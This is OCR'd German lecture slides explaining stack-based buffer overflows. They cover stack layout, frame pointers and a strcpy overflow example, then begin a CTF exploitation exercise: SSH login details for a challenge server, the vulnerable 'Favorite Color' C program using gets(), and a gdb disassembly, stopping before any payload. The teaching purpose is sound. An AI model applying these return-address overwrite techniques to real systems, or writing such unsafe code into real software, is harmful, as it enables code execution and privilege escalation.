


Buffer Overflow

Buffer Overflow

- Bei einem Buffer Overflow werden durch Fehler im Programm oder Angriff zu **große Datenmengen** in einen dafür zu **kleinen** reservierten **Speicherbereich** (Buffer oder Stack) geschrieben
    - Daten nach dem Ziel-Speicherbereich werden **überschrieben**

- Bei einem gezielten **Buffer-Overflow-Angriff** enthalten die zusätzlichen Daten **Schadcode**, der spezielle **Aktionen** auf dem attackierten Computer **auslösen** soll
    - Bspw. Instruktionen die Dateien auf dem PC **beschädigen**, Daten **ändern** oder **exfiltrieren**




Stack-Based Buffer Overflows

Stack Based

Beispiel

```
void func(int a, int b)
{
        int x, y;
        x = a + b;
        y = a - b;
}
```



Stack

- Wächst von hohen zu niedrigen Adressen
- Regionen
  - Argumente: Funktionsargumente
  - Return Adresse: Die Rücksprungadresse, zu der das Programm am Ende der Funktion zurückkehrt, 32 Bit (je nach Architektur)
  - Vorheriger Frame Pointer: Fixe Adresse im Stack, 32 Bit (je nach Architektur)
  - Lokale Variablen


Frame Pointer

- Register, das auf eine Fixe Adresse im Stack Frame zeigt
- Adressen aller Argumente und Lokalen Variablen werden mit diesem Register und einem Offset berechnet
- Offset wird während des Kompilierens ermittelt
- Wert des Registers kann während der Ausführung wechseln

Stack Based

Beispiel cnt‘d

```
void func(int a, int b)
{
        int x, y;
        x = a + b;
        y = a - b;
}
```



- Return Adresse und Frame Pointer nehmen jeweils 4 Bytes ein
- Die Speicheradresse von a ist daher ebp + 8
- Die Speicheradresse von b ist daher ebp + 12

Assembler Code

- Maschinencode Repräsentation des Programmcodes
- Kann vom Compiler erzeugt werden, z.B. mit gcc –S <C File>

```
movl    12(%ebp), %eax    ; b steht in %ebp + 12
movl    8(%ebp), %edx     ; a steht in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)    ; x steht in %ebp – 8
```

- eax und edx halten temporäre Ergebnisse
- movl kopiert u nach w
- addl addiert die Werte in den Registern edx und eax und speichert das Ergebnis nach eax

Stack Based

Angriffsfläche

- Bevor Daten in Programmen kopiert werden muss immer Speicher für das Ziel allokiert werden
- Beim allokieren von Speicher können Programmierer Fehler machen
- Durch fehlerhafte Allokation können mehr Daten ans Ziel kopiert werden als Speicher vorgesehen war
- Das Resultat ist ein Buffer Overflow
- Folgen:
  - Absturz des Programms
  - Korruption der Daten außerhalb des Speicherbereichs

Abstrakte Programmiersprachen wie Java verhindern, dass durch Programmierfehler Buffer Overflows eintreten können. Maschinennahe Programmiersprachen wie C und C++ überlassen das Speicherhandling dem Programmierer und sind daher potentiell anfälliger für Buffer Overflows.


Stack Based

Beispiel

```
#include <string.h>
void foo(char *str)
{
          char buffer[12];

          /* The following statement will result in
          buffer overflow */
          strcpy(buffer, str);
}

int main()
{
          char *str = "This is definitely longer
          than 12";

          foo(str);
          return 1;
}
```

Beispiel

- Das Array buffer wird mit 12 Bytes Buffer initialisiert
- Der String str ist größer als 12 Bytes
- Das Kopieren von str in das Array erzeugt einen Buffer Overflow
- Die Region über dem Buffer enthält kritische Daten, wie die Return Adresse, die überschrieben werden



SECURNITE


Stack Based


Beispiel cnt‘d

```
#include <string.h>
void foo(char *str)
{
          char buffer[12];

          /* The following statement will result in
          buffer overflow */
          strcpy(buffer, str);
}

int main()
{
          char *str = "This is definitely longer
          than 12";

          foo(str);
          return 1;
}
```

Problem

- Ist die „Neue“ Return Adresse nicht auf eine physikalische Adresse gemapped oder auf einen Geschützten Speicherbereich (z.B. Betriebssystem) oder invalide Instruktionen, stürzt das Programm ab
- Ist die „Neue“ Return Adresse auf validen Code gemapped, führt das Programm diesen Code aus





Ausnutzung einer Buffer Overflow Schwachstelle

Buffer Overflow Ausnutzung

Motivation

- Buffer Overflows können genutzt werden, um beliebigen Code auszuführen
- Programme, die in einem höheren Rechtecontext (Root-owned) laufen, können zur Privilege Escalation genutzt werden

Buffer Overflow Ausnutzung

Übung

What's your favorite color?
Would you like to share with me?

Run the command: ssh color@104.131.79.111 -p 1001 (pw: guest) to tell me!

https://ctflearn.com/challenge/391

Buffer Overflow Ausnutzung

Favorite Color

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int vuln() {
    char buf[32];

    printf("Enter your favorite color: ");
    gets(buf);

    int good = 0;
    for (int i = 0; buf[i]; i++) {
        good &= buf[i] ^ buf[i];
    }

    return good;
}

int main(char argc, char** argv) {
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());

    //disable buffering.
    setbuf(stdout, NULL);

    if (vuln()) {
        puts("Me too! That's my favorite color too!");
        puts("You get a shell! Flag is in flag.txt");
        system("/bin/sh");
    } else {
        puts("Boo... I hate that color! :(");
    }
}
```

1. Code nach Schwachstellen inspizieren: **gets()**
2. Programm starten und einen String mit mehr als 32 Zeichen eingeben, um die Buffer Overflow Anfälligkeit zu bestätigen
3. Debugging mit GDB und disassemble der Funktion vuln()

Buffer Overflow Ausnutzung

Favorite Color

```
(gdb) disassemble vuln
Dump of assembler code for function vuln:
   0x0804858b <+0>:     push   %ebp
   0x0804858c <+1>:     mov    %esp,%ebp
   0x0804858e <+3>:     sub    $0x38,%esp
   0x08048591 <+6>:     sub    $0xc,%esp
   0x08048594 <+9>:     push   $0x8048730
   0x08048599 <+14>:    call   0x8048410 <printf@plt>
   0x0804859e <+19>:    add    $0x10,%esp
   0x080485a1 <+22>:    sub    $0xc,%esp
   0x080485a4 <+25>:    lea    -0x30(%ebp),%eax
   0x080485a7 <+28>:    push   %eax
   0x080485a8 <+29>:    call   0x8048420 <gets@plt>
   0x080485ad <+34>:    add    $0x10,%esp
   0x080485b0 <+37>:    movl   $0x0,-0xc(%ebp)
   0x080485b7 <+44>:    movl   $0x0,-0x10(%ebp)
   0x080485be <+51>:    jmp    0x80485cb <vuln+64>
   0x080485c0 <+53>:    movl   $0x0,-0xc(%ebp)
   0x080485c7 <+60>:    addl   $0x1,-0x10(%ebp)
   0x080485cb <+64>:    lea    -0x30(%ebp),%edx
   0x080485ce <+67>:    mov    -0x10(%ebp),%eax
   0x080485d1 <+70>:    add    %edx,%eax
   0x080485d3 <+72>:    movzbl (%eax),%eax
   0x080485d6 <+75>:    test   %al,%al
   0x080485d8 <+77>:    jne    0x80485c0 <vuln+53>
   0x080485da <+79>:    mov    -0xc(%ebp),%eax
   0x080485dd <+82>:    leave
   0x080485de <+83>:    ret
```

